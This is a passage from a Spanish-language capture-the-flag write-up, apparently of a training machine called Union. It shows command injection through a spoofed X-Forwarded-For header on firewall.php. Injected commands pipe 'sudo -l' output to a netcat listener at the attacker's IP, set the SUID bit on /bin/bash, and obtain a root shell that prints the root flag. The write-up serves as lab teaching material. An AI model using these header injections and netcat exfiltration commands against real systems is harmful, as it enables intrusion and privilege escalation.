• uhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
Access Denieduhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
Access Denieduhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
Access Denieduhc@union:/var/www/html$ curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
uhc@union:/var/www/html$ curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; sudo -l | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
uhc@union:/var/www/html$

> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.128] 58532
Matching Defaults entries for www-data on union:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
  ALL = ALL NOPASSWD: ALL
```

- Por tanto, vamos a otorgarle a `/bin/bash` el *privilegio SUID*: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; sudo chmod u+s /bin/bash | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nf0qvb2s3aiko41oq"`. Ahora, podemos hacer `bash -p` para obtener nuestra sesión como *root*.

```

uhc@union:/var/www/html$ curl -X GET "http://localhost/irewall.php" -H "X-Forwarded-For: 1.1.1.1; sudo chmod u+s /bin/bash | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83ed1dan3nfqvb2s3aiko41oq"
^C
uhc@union:/var/www/html$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1133448 Jun 10 2021
uhc@union:/var/www/html$ bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
root.txt  snmp
bash-5.0# cat root.txt
2d997912f88dd26adc279bee4dad870
bash-5.0#

$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.128] 58818

```

“

- El encabezado **X-Forwarded-For** es una cabecera HTTP utilizada para identificar la dirección IP original del cliente que realiza una solicitud a través de un proxy HTTP o un balanceador de carga. Cuando un cliente realiza una solicitud a un servidor a través de uno de estos intermediarios, el servidor podría ver la dirección IP del intermediario en lugar de la dirección IP del cliente original. El encabezado **X-Forwarded-For** permite que la dirección IP original del cliente sea pasada al servidor final. Aunque el encabezado **X-Forwarded-For** es útil, también puede ser manipulado por atacantes, ya que es un encabezado HTTP que puede ser falsificado.